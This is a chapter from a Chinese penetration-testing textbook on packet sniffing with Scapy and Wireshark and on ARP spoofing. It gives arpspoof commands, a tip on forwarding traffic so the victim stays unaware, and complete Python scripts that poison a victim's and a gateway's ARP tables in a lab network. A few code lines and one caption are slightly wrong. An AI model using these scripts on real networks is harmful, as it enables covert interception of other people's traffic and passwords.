CHAPTER

08 第 8 章 网络嗅探与欺骗

无论什么样的漏洞渗透程序，在网络中都是以数据包的形式传输的，因此，如果能够对网络中的数据包进行分析，就可以深入地掌握渗透的原理。另外，很多网络攻击的方法也都是利用发送精心构造的数据包来完成的。例如常见的 ARP 欺骗，利用这种欺骗方式，黑客可以截获受害者计算机与外部通信的全部数据，例如受害者登录使用的用户名与密码、发送的邮件等。

在 Kali Linux 2 的启动界面中就清晰地展示了一条提示“The quieter you are the more you are able to hear”。设想这样的场景，一个黑客静静地潜伏在你的身边，他手中的设备将每一个经过你的计算机的网络数据都复制了一份。互联网中的大部分数据都没有采用加密的方式传输，这也就意味着，你在网络上的一举一动都在别人的监视之下。例如，使用 HTTP、FTP 或者 Telnet 所传输的数据都是明文的，一旦数据包被监听，那么里面的信息也直接会泄露。而这一切并不难做到，任何一个有经验的黑客都可以轻而易举地通过抓包工具来捕获这些信息，从而突破网络，窃取网络中的秘密。网络中最著名的一种欺骗攻击被称为“中间人攻击”。在这种攻击方式中，攻击者会同时欺骗设备 A 和设备 B，攻击者会设法让设备 A 误认为攻击者的计算机是设备 B，同时还会设法让设备 B 误认为攻击者的计算机是设备 A，从而将设备 A 和设备 B 之间的通信全都经过攻击者的设备。

当然，除了黑客会使用这些抓包工具之外，网络安全人员也会使用这些抓包工具，利用这些工具也可以发现黑客的不法入侵行为。

本章将就如下两点技术进行讨论。

- 网络数据的嗅探。Kali Linux 2 中提供了很多可以用来实现网络数据嗅探的工具，其实这些工具都是基于相同的原理。所有通过网卡的网络数据都是可以被读取的。这些网络数据按照各种各样的协议组织到一起。所以只要掌握了各种协议的格式，就可以分析出这些数据所表示的意义。当然，目前互联网上所使用的协议数目众多，而且还在不断增长中（也许将来有一天，互联网中所使用的某种协议就是由你设计的），在学习的时候，只需要掌握这些协议中最为重要的部分即可。
- 网络数据的欺骗。在互联网创建之初，提供的服务和使用的人员都很少，因此无须考虑安全方面的问题。所以作为互联网协议基础的几个重要协议都没有使用安全措施。但是随着互联网的规模越来越大，使用者越来越多，一些抱有其他想法的人也开始使用互联网了。他们开始利用互联网的漏洞篡改网络数据来达到自己的目的，这些人一开始可能只是出于恶作剧或者炫耀的目的，渐渐地发展成为一种破坏甚至敛财的手段。例如，我们都十分了解的 ICMP，也就是当主机 A 向主机 B 发送一个 ICMP 请求的时候，主机 B 会向主机 A 回复一个 ICMP 回应。如果伪造一个由主机 A 发出的 ICMP 请求，并将这个数据包发送给很多主机，那么这些主机会向主机 A 发回一个 ICMP 回应。主机 A 不得不使用大量的资源来处理这些回应。

如果想要彻底了解一个网络，最好的办法就是对网络中的流量进行嗅探。在本章中将会编写几个嗅探工具，这些嗅探工具可以用来窃取网络中明文传输的密码，监视网络中的数据流向，甚至可以收集远程登录所使用的 NTLM 数据包（这个数据包中包含登录用的用户名和使用 Hash 加密的密码）。

8.1　网络数据嗅探

8.1.1　编写一个网络嗅探工具

Scapy 中提供了专门用来捕获数据包的函数 sniff()，这个函数的功能十分强大，首先使用函数 help() 来查看一下它的使用方法，如图 8-1 所示。

函数 sniff() 中可以使用多个参数，下面先来了解其中几个比较重要参数的含义：

- count：表示要捕获数据包的数量，默认值为 0，表示不限制数量。
- store：表示是否要保存捕获到的数据包，默认值为 1。
- prn：这是一个函数，应用在每一个捕获到的数据包上。如果这个函数有返回值，将会显示出来，默认值为空。
- iface：表示要使用的网卡或者网卡列表。

```
Help on function sniff in module scapy.sendrecv:

sniff(count=0, store=1, offline=None, prn=None, lfilter=None, L2socket=None, tim
eout=None, opened_socket=None, stop_filter=None, iface=None, *arg, **karg)
    Sniff packets
    sniff([count=0,] [prn=None,] [store=1,] [offline=None,]
    [lfilter=None,] + L2ListenSocket args) -> list of packets

      count: number of packets to capture. 0 means infinity
      store: wether to store sniffed packets or discard them
        prn: function to apply to each packet. If something is returned,
             it is displayed. Ex:
             ex: prn = lambda x: x.summary()
    lfilter: python function applied to each packet to determine
             if further action may be done
             ex: lfilter = lambda x: x.haslayer(Padding)
   offline: pcap file to read packets from, instead of sniffing them
   timeout: stop sniffing after a given time (default: None)
   L2socket: use the provided L2socket
   opened_socket: provide an object ready to use .recv() on
   stop_filter: python function applied to each packet to determine
                if we have to stop the capture after this packet
                ex: stop_filter = lambda x: x.haslayer(TCP)
```

图 8-1　函数 sniff() 的用法

另外，由于直接使用这个函数会捕获到整个网络的通信，这样会导致堆积大量数据。如果不加以过滤，将会很难从其中找到需要的数据包。因此，sniff() 还支持过滤器，这个过滤器使用了一种功能非常强大的过滤语言——“伯克利包过滤”规则，这个规则简称为 BPF（Berkeley Packet Filter），利用它可以确定该获取和检查哪些流量，忽略哪些流量。BPF 可以通过比较各个层协议中数据字段值的方法对流量进行过滤。

BPF 的主要特点是使用一种名为“原语”的方法来完成对网络数据包的描述，例如可以使用“host”描述主机，使用“port”描述端口，同时也支持“与”“或”“非”等逻辑运算，可以限定的内容包括地址、协议等。

使用这种语法创建的过滤器称为 BPF 表达式，每个表达式包含一个或多个原语。每个原语中又包含一个或多个限定词，主要有 3 个限定词：Type、Dir 和 Proto。

- Type 用来规定使用名字或数字代表的类型，例如 host、net 和 port 等。
- Dir 用来规定流量的方向，例如 src、dst 和 src and dst 等。
- Proto 用来规定匹配的协议，例如 ip、tcp 和 arp 等。

“host 192.168.169.133”就是一个最为常见的过滤器，它用来过滤除本机和 192.168.169.133 以外的所有流量。如果希望再缩小范围，例如只捕获 TCP 类型的流量，就可以使用“与”运算符，如“host 192.168.169.133 &&tcp”。

下面给出一些常见的过滤器：

- 只捕获与网络中某一个 IP 的主机进行交互的流量，如“host 192.168.1.1”。
- 只捕获与网络中某一个 MAC 地址的主机交互的流量，如“ether host 00-1a-a0-52-e2-a0”。

- 只捕获来自网络中某一个 IP 的主机的流量，如“src host 192.168.1.1”。
- 只捕获去往网络中某一个 IP 的主机的流量，如“ dst host 192.168.1.1”，此处的 host 也可以省略。
- 只捕获 23 端口的流量，如“port 23”。
- 捕获除了 23 端口以外的流量，如“!23”。
- 只捕获目的端口为 80 的流量，如“dst port 80”。
- 只捕获 ICMP 流量，如“icmp”。
- 只捕获 type 为 3，code 为 0 的 ICMP 流量，如“icmp[0] = 3 &&icmp[1] = 0”。

图 8-2 展示的就是使用 sniff() 来捕获一些数据包并显示，例如源地址为 192.168.169.133，端口为 80 的 TCP 报文。

```
Welcome to Scapy (unknown.version)
>>> sniff(filter="dst 192.168.169.133 and tcp port 80")
```

图 8-2　使用 sniff() 捕获并过滤数据包

这时 Scapy 就会按照要求开始捕获所需要的数据包。

如果希望即时地显示捕获的数据包，可以使用 prn 函数选项，函数的内容为 prn=lambda x:x.summary()，在 sniff() 中加入这个选项，如图 8-3 所示。

```
>>> sniff(filter="dst 192.168.169.133 and tcp port 80",prn=lambda x:x.summary())

Ether / IP / TCP 192.168.169.130:39366 > 192.168.169.133:http S
Ether / IP / TCP 192.168.169.130:39368 > 192.168.169.133:http S
```

图 8-3　使用了函数的 sniff()

利用 prn 就可以不断地输出捕获的数据包的内容。另外，这个函数可以实现很多功能，例如输出其中的某一个选项。例如使用 x[IP].src 输出 IP 报文的目的地址，如图 8-4 所示。

```
>>> sniff(filter="dst 192.168.169.133 and tcp port 80",prn=lambda x:x[IP].src,count=5)
192.168.169.130
192.168.169.130
192.168.169.130
192.168.169.130
192.168.169.130
<Sniffed: TCP:5 UDP:0 ICMP:0 Other:0>
```

图 8-4　使用 x[IP].src 输出 IP 报文的目的地址

另外，也可以定义一个回调函数，例如输出如下数据包：

```
def Callback(packet):
    packet.show()
```

然后在 sniff() 中调用这个函数：

```
sniff(prn=Callback)
```

这些捕获到的数据包可以使用 wrpcap 函数保存，保存的格式有很多种，目前通用的格

式为 .pcap。例如现在捕获 5 个数据包并保存起来的代码如下：

```
>>>packet=sniff(count=5)
>>>wrpcap("demo.pcap",packet)
```

接下来编写一个完整的数据嗅探工具，它可以捕获和特定主机通信的 1000 个数据包，并保存到 catch.pcap 数据包中。代码如下：

```
from scapy.all import *
ip="192.168.1.105"
# 这里 ip 的值尽量使用本机的 IP 地址，保证可以快速捕获到 5 个数据包
def Callback(packet):
   packet.show()
packets=sniff(filter="host "+ip,prn=Callback,count=5)
wrpcap("catch.pcap",packets)
```

执行 catchPackets.py 的结果如图 8-5 所示。

保存的 catch.pcap 数据包如图 8-6 所示。

```
C:\Users\Administrator\PycharmProjects\test\
###[ Ethernet ]###
  dst       = dc:fe:18:58:8c:3b
  src       = 10:e7:c6:46:65:ec
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 60
     id        = 60201
     flags     = DF
     frag      = 0
     ttl       = 128
     proto     = tcp
     chksum    = 0x0
     src       = 192.168.1.105
```

图 8-5　执行 catchPackets.py 的结果



图 8-6　保存的 catch.pcap 数据包

8.1.2　调用 Wireshark 查看数据包

前面已经介绍了如何使用 Scapy 捕获这些数据包，但是在 Scapy 中查看这些数据包可能有些杂乱。可以通过更加专业的工具来查看这些数据包，首先使用 Scapy 产生一个数据包：

```
>>>packets = IP(dst="www.baidu.com")/ICMP()
```

然后将这个数据包通过一个极为优秀的网络分析工具 Wireshark 打开。

```
>>>wireshark(packets)
```

图 8-7 展示的是 Wireshark 的工作界面。



图 8-7　Wireshark 的工作界面

启动之后的 Wireshark 可以分成 3 个面板：1 是数据包列表；2 是数据包详细信息；3 是数据包原始信息。这 3 个面板相互关联，当在数据包列表面板中选中一个数据包之后，在数据包信息面板中可以查看这个数据包的详细信息，在数据包原始信息面板中可以看到这个数据包的原始信息。

一般而言，数据包详细信息中包含的内容是我们最关心的。一个数据包通常需要使用多个协议，这些协议一层层地将要传输的数据包装起来。例如，图 8-8 中展示了刚刚产生的数据包。



图 8-8　数据包的层次

图 8-8 中的数据包一共分成 3 层，依次为 Frame、IP、ICMP，每一层前面都有一个向右的黑色三角形图标，单击图标可以展开数据包这一层的详细信息。例如查看数据包中 ICMP 的详细信息可以单击前面的三角形图标，如图 8-9 所示。



图 8-9　数据包中 ICMP 的详细信息

8.2　ARP 的原理与缺陷

在前面使用 ARP 技术对目标主机状态进行扫描的时候已经详细介绍了 ARP，现在简单回顾一下它。之所以这里特别提到这个协议，是因为目前网络中大部分的监听和欺骗技术都源于这个协议。

ARP 的主要原因是以太网中使用的设备交换机并不能识别 IP 地址，只能识别硬件地址。在交换机中维护着一个内容可寻址寄存器（Coment Addressable Memory，CAM）。交换机每一个端口所连接设备的硬件地址如下所示。

```
Mac Address                          Ports
11:11:11:11:11:11                    Fa0/1
22:22:22:22:22:22                    Fa0/2
```

当交换机收到一个发往特定硬件地址的数据包（例如 11:11:11:11:11:11）时，首先查找 CAM 表中是否有对应的表项，如果有就将数据包发往这个端口（上例中就是 Fa0/1）。

既然软件中使用的都是 IP 地址，而交换机使用的是硬件地址，那么这个过程中一定发生了一个 IP 地址和硬件地址的转换过程，而这个转换过程是在什么时候发生的呢？

这个转换过程发生在软件将数据包交给交换机之前，在每一台支持 ARP 的主机中都有一个 ARP 表，这个表中保存了已知的 IP 地址与硬件地址的对应关系，如图 8-10 所示。

图 8-10　ARP 表的内容

这里给出了一个 Windows 操作系统中的 ARP 表，查看这个表的命令为“ arp -a”，这个表分为 3 列，分别是 IP 地址、物理地址（即硬件地址）和类型。

例如，如果需要和 192.168.1.1 通信，首先查找表项，当找到这一项之后，会将这个数据包添加一个硬件地址 dc-fe-18-58-8c-3b。这样交给交换机之后，就可以由它发送到目的地。

如果需要和 192.168.1.2 通信，首先查找表项，但是找不到对应的表项，所以此时不知道主机 192.168.1.2 的物理地址，这时就需要使用 ARP。主机首先发出一个 ARP 请求，内容大概就是“注意了，我的 IP 地址是 192.168.1.100，我的物理地址是 22:22:22:22:22:22，IP 地址为 192.168.1.2 的主机在吗？我需要和你进行通信，请告诉我你的物理地址，收到请回答”，这个数据包以广播的形式发送给网段中的所有设备，不过只有目标主机会给出回应，目标主机会首先将 192.168.1.100 和 22:22:22:22:22:22 作为新的表项添加到 ARP 表中。目标主机的回应包大概就是“嗨，我就是那个 IP 地址为 192.168.1.2 的主机，我的物理地址是 33:33:33:33:33:33”。主机在解析完成后就会将这个表项添加到自己的 ARP 表中。

但是这个协议存在一个重大缺陷，就是这个过程并没任何的认证机制，也就是说，如果一台主机收到 ARP 请求数据包，形如“注意了，我的 IP 地址是 192.168.1.100，我的物理地址是 22:22:22:22:22:22，IP 地址为 192.168.1.2 的主机在吗？我需要和你进行通信，请告诉我你的物理地址，收到请回答”的数据包，并没有对这个数据包进行任何真伪的判断，无论这个数据包是否真的来自 192.168.1.100，都会将其添加到 ARP 表中。因此黑客可能会利用这个漏洞来冒充主机。

8.3　ARP 欺骗的原理

现在来演示一次 ARP 欺骗的过程。这次欺骗中实现了对目标主机与外部通信的监听。在实例中，所使用的主机 Kali Linux 2 中的网络配置如下：

- IP 地址：192.168.169.130。
- 硬件地址：00:0c:29:12:dd:23。
- 网关：192.168.169.2。

要欺骗的目标主机的网络配置如下：

- IP 地址：192.168.169.133。
- 硬件地址：00:0c:29:2D:7F:89。
- 网关：192.168.169.2。

网关的信息如下：

- IP 地址：192.168.169.2。
- 硬件地址：00:50:56:f5:3e:bb。

在正常情况下，查看一下目标主机的 ARP 表，如图 8-11 所示。



图 8-11　目标主机的 ARP 表

这时目标主机没有受到任何攻击，所以 ARP 表中的信息是正确的，当目标主机上程序要通信的时候，例如访问外网地址 www.163.com 的时候，会首先将数据包交给网关，再由网关通过各种路由协议送到 www.163.com。

设置的网关地址为 192.168.169.2，按照 ARP 表中的对应硬件地址为 00:50:56:f5:3e:bb，这样所有的数据包都发往这个硬件地址。

现在只需要想办法将目标主机的 ARP 表中的 192.168.169.2 表项修改了即可，修改的方法很简单，因为 ARP 中规定，主机收到一个 ARP 请求之后，不会判断这个请求的真伪，直接将请求中的 IP 地址和硬件地址添加到 ARP 表中。如果之前有了相同 IP 地址的表项，就对其修改，这种方式被称为动态 ARP 表。

接下来使用一个工具来演示这个过程。Kali Linux 2 中提供了很多可以实现网络欺骗的工具，首先以其中最为典型的 arpspoof 来演示一下。arpspoof 是 Dsniff 工具集的一个组件。需要先安装 Dsniff，在 Kali Linux 2 中打开一个终端，执行下面命令：

```
kali@kali:~$ sudo apt-get install dsniff
```

安装成功之后，有时需要重启才能使用这个工具集。输入 sudo arpspoof 就可以启动这个工具，如图 8-12 所示。

图 8-12　在终端中启动 arpspoof

这个工具的使用格式为：

```
arpspoof  [-i 指定使用的网卡 ] [-t 要欺骗的目标主机 ] [-r] 要伪装成的主机
```

现在主机 IP 地址为 192.168.169.130，要欺骗的目标主机 IP 地址为 192.168.169.133。现在这个网络的网关是 192.168.169.2，所有主机与外部的通信都是通过这一台主机完成，所以只需要伪装成网关，就可以截获所有的数据。现在的实验中所涉及的主机包括以下各项。

- 攻击者：192.168.169.130。
- 被欺骗主机：192.168.169.133。

❑ 默认网关：192.168.169.2。

下面使用 arpspoof 来完成一次网络欺骗。

```
kali@kali:~$ sudo arpspoof -i eth0 -t 192.168.169.133 192.168.169.2
```

执行过程如图 8-13 所示。



图 8-13　正在进行攻击的 arpspoof

现在受到欺骗的主机 192.168.169.133 会把 192.168.169.130 当作网关，从而把所有的数据都发送到这台主机。在主机 192.168.169.133 上查看 ARP 表就可以发现，此时 192.168.169.2 与 192.168.169.133 的 MAC 地址是相同的，如图 8-14 所示。



图 8-14　被欺骗主机的 ARP 表

现在 arpspoof 完成了对目标主机的欺骗任务，可以截获目标主机发往网关的数据包。但是，这里有两个问题，第一个问题，arpspoof 仅仅会截获这些数据包，并不能查看这些数据包，所以还需要使用专门查看数据包的工具，例如，在 Kali Linux 2 中打开 Wireshark，就可以看到由 192.168.169.133 所发送的数据包，如图 8-15 所示。



图 8-15　Wireshark 截获的数据包

第二个问题，主机也不会再将这些数据包转发到网关，这样将会导致目标主机无法正常上网，所以需要在主机上开启转发功能。首先打开一个终端，开启的方法如下所示：

```
kali@kali:~$ sudo -i
root@kali:~# echo 1 >> /proc/sys/net/ipv4/ip_forward
```

这样就可以将截获的数据包再转发出去，被欺骗的主机仍然可以正常上网而无法察觉受到攻击。

8.4 中间人欺骗

现在，使用 Python 语言来编写一个能实现 ARP 欺骗功能的程序。仍然以 8.3 节中的例子进行这个实验，这个程序的核心原理是构造一个如下的数据包：

- 源 IP 地址：192.168.169.2（也就是网关的 IP 地址）。
- 源硬件地址：00:0c:29:12:dd:23（也就是 Kali Linux 2 虚拟机的硬件地址）。
- 目标 IP 地址：192.168.169.133（要欺骗主机的 IP 地址）。
- 目标硬件地址：00:0c:29:2D:7F:89。
- ARP 类型：request。

仍然使用 Scapy 库来完成这个任务。首先在终端中输入 Scapy，进入 Scapy 命令行。在命令行中再来看一下 ARP 数据包的格式，如图 8-16 所示。

```
>>> ls(ARP)
hwtype     : XShortField                     = (1)
ptype      : XShortEnumField                 = (2048)
hwlen      : ByteField                       = (6)
plen       : ByteField                       = (4)
op         : ShortEnumField                  = (1)
hwsrc      : ARPSourceMACField               = (None)
psrc       : SourceIPField                   = (None)
hwdst      : MACField                        = ('00:00:00:00:00:00')
pdst       : IPField                         = ('0.0.0.0')
```

图 8-16　ARP 数据包的格式

这里面需要设置的值主要有 3 个：op、psrc 和 pdst。其中，op 对应的是 ARP 类型，默认值已经是 1，就是 ARP 请求，无须改变；psrc 的值最关键，psrc 对应前面的源 IP 地址，这里设置为 192.168.169.2；pdst 的值设置为 192.168.169.133。代码如下：

```
>>>gatewayIP="192.168.169.2"
>>>victimIP="192.168.169.133"
```

另外需要使用 Ether 层将这个数据包发送出去。Ether 数据包的格式如图 8-17 所示。

```
>>> ls(Ether)
dst        : DestMACField                = (None)
src        : SourceMACField              = (None)
type       : XShortEnumField             = (36864)
```

图 8-17　Ether 数据包的格式

这一层只有 3 个参数，dst 是目的硬件地址，src 是源硬件地址，dst 填写 00:0c:29:2D:7F:89，而 src 填写的是 Kali Linux 2 的硬件地址 00:0c:29:12:dd:23：

```
>>>srcMAC="00:0c:29:12:dd:23"
>>>dstMAC="00:0c:29:2D:7F:89"
```

下面构造并发送这个数据包：

```
>>>sendp( Ether(dst=dstMAC, src=srcMAC)/ARP( psrc=gatewayIP, pdst=victimIP)
```

需要注意的是，即使不为 Ether 中的 dst 和 src 赋值，系统其实也会自动将 src 的值设置为使用 Kali Linux 2 主机的硬件地址，并根据目的 IP 的值填写，也就是下面的写法和之前是一样的：

```
>>>sendp(Ether()/ARP(psrc=gatewayIP,pdst=victimIP))
```

成功发送这个数据包之后，接下来查看一下被攻击计算机的 ARP 表，如图 8-18 所示。

```
接口: 192.168.169.133 --- 0xb
  Internet 地址         物理地址              类型
  192.168.169.1         00-50-56-c0-00-08     动态
  192.168.169.2         00-0c-29-12-dd-23     动态
  192.168.169.130       00-0c-29-12-dd-23     动态
  192.168.169.254       00-50-56-fc-99-68     动态
```

图 8-18　被攻击计算机的 ARP 缓存表

现在编写一个完整的 ARP 欺骗程序。

```
import time
from scapy.all import sendp,ARP,Ether
victimIP="192.168.169.133"
gatewayIP="192.168.169.2"
packet=Ether()/ARP(psrc=gatewayIP,pdst=victimIP)
while 1:
   sendp(packet)
   time.sleep(10)
# 使用 time 来延迟运行
   packet.show()
```

将参数设置为 192.168.169.133 和 192.168.169.2，执行结果如图 8-19 所示。

在目标主机 192.168.169.133 中查看 ARP 表，可以看到这时 ARP 表已经受到欺骗，

192.168.169.2 和 192.168.169.130 对应的硬件地址都变成 00:0c:29:12:dd:23，如图 8-20 所示。



图 8-19　ARP 欺骗程序执行的结果



图 8-20　受到欺骗的 ARP 缓存表

也可以将这个程序再完善一下，例如加入 8.1 节中讲到的网络嗅探功能，同时欺骗受害者主机和网关，将硬件地址改为自动获取等。首先编写一个能获取目标硬件地址的函数。

Scapy 中有一个 getmacbyip() 函数，这个函数的作用是给出指定 IP 地址主机的硬件地址。在 Python 中使用这个函数获取 192.168.169.133 的硬件地址，整个过程如图 8-21 所示。

```
>>> from scapy.all import getmacbyip
>>> getmacbyip("192.168.169.133")
'00:0c:29:2d:7f:89'
```

图 8-21　获取 192.168.169.133 的硬件地址

如果要开始的是一次中间人欺骗，那么需要同时对目标主机和网关进行欺骗。本来目标主机与网关之间的过程如图 8-22 所示。



图 8-22　正常的通信过程

而中间人欺骗的原理就是要让目标主机误以为 Kali Linux 2 是网关，同时让网关误以为 Kali Linux 2 是目标主机，这样两者之间的通信方式就变成如图 8-23 所示的形式。



图 8-23　被监听的通信过程

实现这一点就需要同时向目标主机和网关发送欺骗数据包，用来欺骗目标主机的数据包如下：

```
attackTarget=Ether()/ARP(psrc=gatewayIP,pdst=victimIP)
```

用来欺骗网关的数据包如下：

```
attackGateway= Ether()/ARP(psrc= victimIP,pdst= gatewayIP)
```

因为 ARP 表中表项都有生命周期，所以需要不断地对两台主机进行欺骗，这里使用循

环发送来实现这个功能。sendp 本身就有循环发送的功能，使用 inter 指定间隔时间，使用 loop=1 来实现循环发送。

```
sendp(attackTarget, inter=1, loop=1)
```

接下来编写完整的程序：

```
from scapy.all import sendp, ARP, Ether
victimIP="192.168.169.133"
gatewayIP="192.168.169.2"
attackTarget=Ether()/ARP(psrc=gatewayIP,pdst=victimIP)
attackGateway= Ether()/ARP(psrc=victimIP,pdst=gatewayIP)
sendp(attackTarget, inter=1, loop=1)
sendp(attackGateway, inter=1, loop=1)
```

